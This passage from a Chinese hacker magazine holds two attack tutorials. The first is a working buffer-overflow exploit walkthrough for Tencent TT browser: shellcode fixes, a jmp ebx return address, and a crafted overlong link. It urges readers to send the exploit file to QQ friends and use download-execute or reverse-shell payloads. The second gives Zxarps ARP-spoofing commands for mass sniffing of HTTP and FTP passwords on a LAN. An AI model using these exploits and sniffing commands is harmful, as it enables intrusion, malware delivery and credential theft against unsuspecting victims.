0xFF,0xD0 /*call eax */
```

在上边的shellcode 中，后边的汇编语句为前边机器码的解释。我们发现有两个地方出现了非法字符，一个是**0xB8,0x63,0x6F,0x6D,0x22, /*mov eax, 226D6F63 */**，其中0X22 是非法字符，为了让这个字符能成功赋值给eax，我们变通一下，利用

xor 语句来实现间接赋值。首先**mov eax，2F6D6F63**，这时eax首字节为2F，2F异或0D就是22，所以我们再**xor eax，1D111111**，此处必须要绕个弯子，因为如果只是为了改变2F，那么其它数字应该与0异或，但是0是绝对不能出现在这里的，因为它会截断shellcode，导致shellcode不起作用，让eax再与10111111异或就可以达到只改变2F这一项的目的了。还有一个地方是**0x33,0xD2，/*xor edx，edx */**，其中0x33是特殊字符不允许出现在文件名里，这句命令的作用是让edx清零。在接下来的**0x88,0x55,0xFF，/*mov byte ptr [ebp-01]，dl */**这句中，程序只使用了dl，所以我们只要把dl清为0就行了。那么右移2个字节不就可以将dl清零了吗？所以这句可以改成**shl edx，2**，等等，这里的2还是特殊的字符，是不能使用的，我们可以放心的右移0x55个字节，其实代码只会右移6位的，到此为止我们的shellcode科已经完全符合要求了。




图3




图4

让我们来修改返回地址，让它溢出后执行我们的shellcode。我在ws2_32.dll里找了一个jmp ebx的语句地址为0x71a2773b，为什么要从这里找呢？因为这个库文件里的jmp ebx语句地址最为稳定，当然我们也可以从别的库里找。好了，来写一个超链接语句**<a href=http://www.z1z8.com/aaaaaa.....jmp ebx>go hack</a>**，其中a的数目是根据你的系统临时文件夹路径长度与256的差值得出来的，因为程序产生的临时文件完整路径是"你的临时文件夹路径"+"下载文件名"要达到256个字符，后面的4个字节才能覆盖到返回地址上。我们再把其中一部分换成我们前面写的shellcode，最后是jmpebx的地址，把这个语句保存成htm文件，使用TT浏览器打开它，点击下载，选择使用"旋风下载"，然后选择"打开"，怎么样？出现我们可爱的CMD窗口了吧，溢出成功，如图3。

其实，我们利用"保存"选项也能触发这个漏洞，关于这个我没有再深入调试下去，就留给感兴趣的读者去练手了。

为了方便各位菜鸟读者的使用，我编写了一个漏洞利用工具TTexploit.exe，这个工具的使用非常简单，双击运行后弹出如图4所示的界面，在"当前登陆用户名"栏中填入登录的用户名，大家可以填入administrator，因为使用administrator管理员帐号登录的比较多，然后点击"生成"按钮，程序就会自动生成一个名为TTexploit.htm的文件了，我们将该文件挂到网页上或是通过QQ发送给好友，引诱对方使用TT浏览器来打开下载。当然了，在具体的使用过程中，我们最好是将打开命令窗口的shellcode替换成下载执行的shellcode或是反向连接的shellcode，那样效果就完善了。

**小编点评：**

上期杂志中我们才刚刚详细介绍了腾讯QQ远程溢出漏洞的利用，没想到马上腾讯TT浏览器就跟着也暴出严重的溢出漏洞，看来新年的腾讯也是多灾多难呀！本文作者经过自己的研究，发现并首发了该漏洞，这一点是值得我们各位菜鸟学习的。文章的重点放在了漏洞的分析上，因此对于许多菜鸟读者来说，要想完全看懂本文还真是不容易，需要掌握一定的汇编语言才行。另外，本文因为是以漏洞分析的角度来写的，所以在漏洞利用上考虑得不是太周全，否则将打开CMD窗口的shellcode更换成下载执行的shellcode效果会更好。当然，我们也希望看到作者更好的文章！

（文章中涉及到的腾讯TT溢出工具已经收录在光盘中）

# 局域网攻击的无敌利器Zxarps

黑侠（Black Mask）

在06年12期"将黑防变成大力水手的秘密"一文刊登后，网上关于ARP攻击掀起了一股热潮，幻影旅团在研究了CoolDiy的arpspoof源代码后，公布出了Zxarps这款威力更强大的工具。如果说，Arpspoof这款工具让局域网中攻击任何人（一次只能攻击一个）成为可能的话，那么Zxarps这款工具则让我们在局域网中同时攻击所有人成为了现实。

尽管Arpspoof和Zxarps都是基于ARP欺骗原理来实现的，能够工作于交换机或路由器模式下，但Zxarps还增加修改UDP的报文（DNS欺骗）、限制对方带宽、在任意网页里插马、自定义关键字嗅探等等功能。下面我们就通过一些具体实例来体验一下Zxarps的强大威力吧！

## 一、参数介绍

在使用Zxarps工具前一定要安装winPcap驱动，winPcap的安装过程非常简单，就不详细描述了。我们在CMD下运行zxarps，看看都有什么参数，如图1。

第一个显示出来的**0. Load Balancing & Failover software from FalconStor Software**后面跟着内网的IP地址和网关，它是索引为0的网卡上的详细信息。这个索引号是为了让多网卡的电脑正确选择需要使用的网卡而设计的，在接下来的每

一条命令中都会使用到，所以一定要记好了。




图 1

## 二、嗅探功能

打开 CMD，切换到 zxarps.exe 所在的目录，输入命令 **zxarps.exe –idx 0 –ip 192.168.1.2–192.168.1.11 –port 8080 –save_h sniff.log**，如图 2




图 2

解释一下上边执行的命令：

1.**–idx 0** 表示我们要使用的是索引号为 0 的这一块网卡；

2.**–ip 192.168.1.2–192.168.1.11** 表示本次要攻击的 IP 地址是 192.168.0.1 到 192.168.1.11 这个范围；

3.**–port 8080** 表示我们只关心端口号为 8080 的数据，实际的攻击中可能会修改成 80 或 21 端口；

4.**–save_h sniff.log** 则是以 hex（十六进制）的方式，把嗅探到的所有数据写入 sniff.log 里。.

运行这条命令的时候，zxarps 首先会显示出本机的 IP 地址、MAC 地址以及网关等相关信息，并且会很快扫描出这个 IP 段中存活的主机。

从图 2 中我们可以看出只有 192.168.1.1 和 192.168.1.11 这两台主机当前在线，这两台电脑所有发向 8080 端口的数据都被保存下来了，如图 3。





图 3

按 Ctrl+C 停止嗅探，打开 D 盘的 sniff.log，看看都记录了什么信息，如图 4。





图 4

原来是 192.168.1.11 访问 192.168.1.1:8080 端口的全部数据，这条命令只能嗅探内网中访问内网 HTTP 的信息，用处并不是很大，如果想捕获敏感的信息，还需要做一些过滤规则。

## 三、批量嗅探 HTTP（网页）密码

我们把命令改成下面的形式：**zxarps.exe –idx 0 –ip 192.168.1.2–192.168.1.50 –port 80 –logfilter "+POST,+ username, +password" –save_a sniff2.log**。

跟第一条命令的主要区别有两点，重点解释一下：

1.**–logfilter "+POST,+username,+password"**，表示把嗅到的数据做一个过滤，只有数据包中出现“POST”、“username”、“password”字样的数据才被保存下来。

2.**–save_a sniff2.log**，使用 ASCII 方式保存记录，以方便我们阅读记录。

这条命令的完整功能是监听从 192.168.1.2 到 192.168.1.50 这个 IP 范围里的存活主机，所有的 80 端口的数据，只要同时出现了 POST、username、password 就被记录下来。实际上，也就是把网络中出现的用户名、密码等敏感信息抓出来，本次嗅探的效果如图 5 所示，我们打开记录文件 sniff2.log，如图 6。



图 5





图 6

## 四、批量嗅探 FTP 密码

命令格式如下：**zxarps.exe –idx 0 –ip 192.168.1.2–192.168.1.50 –port 21,2121 –spoofmode 2 –logfilter "_USER, _PASS" –save_a sniff.log**。

这条命令与刚才又有所不同，解释如下：

1.**–port 21,2121** 表示同时嗅探 21 和 2121 端口的数据。

2.**–spoofmode 2** 指定了欺骗的模式，选择 1 的时候是欺骗网关，3 的时候是双向欺骗，我们选择的是 2，欺骗目标主机。

3.**–logfilter "_USER ,_PASS"** 使用的是下划线，和刚才使用加号“+”指定关键字不同。使用下划线表示只要出现了 USER 或者是 PASS 任意一个字样，该数据就被记录下来，如果




图 7

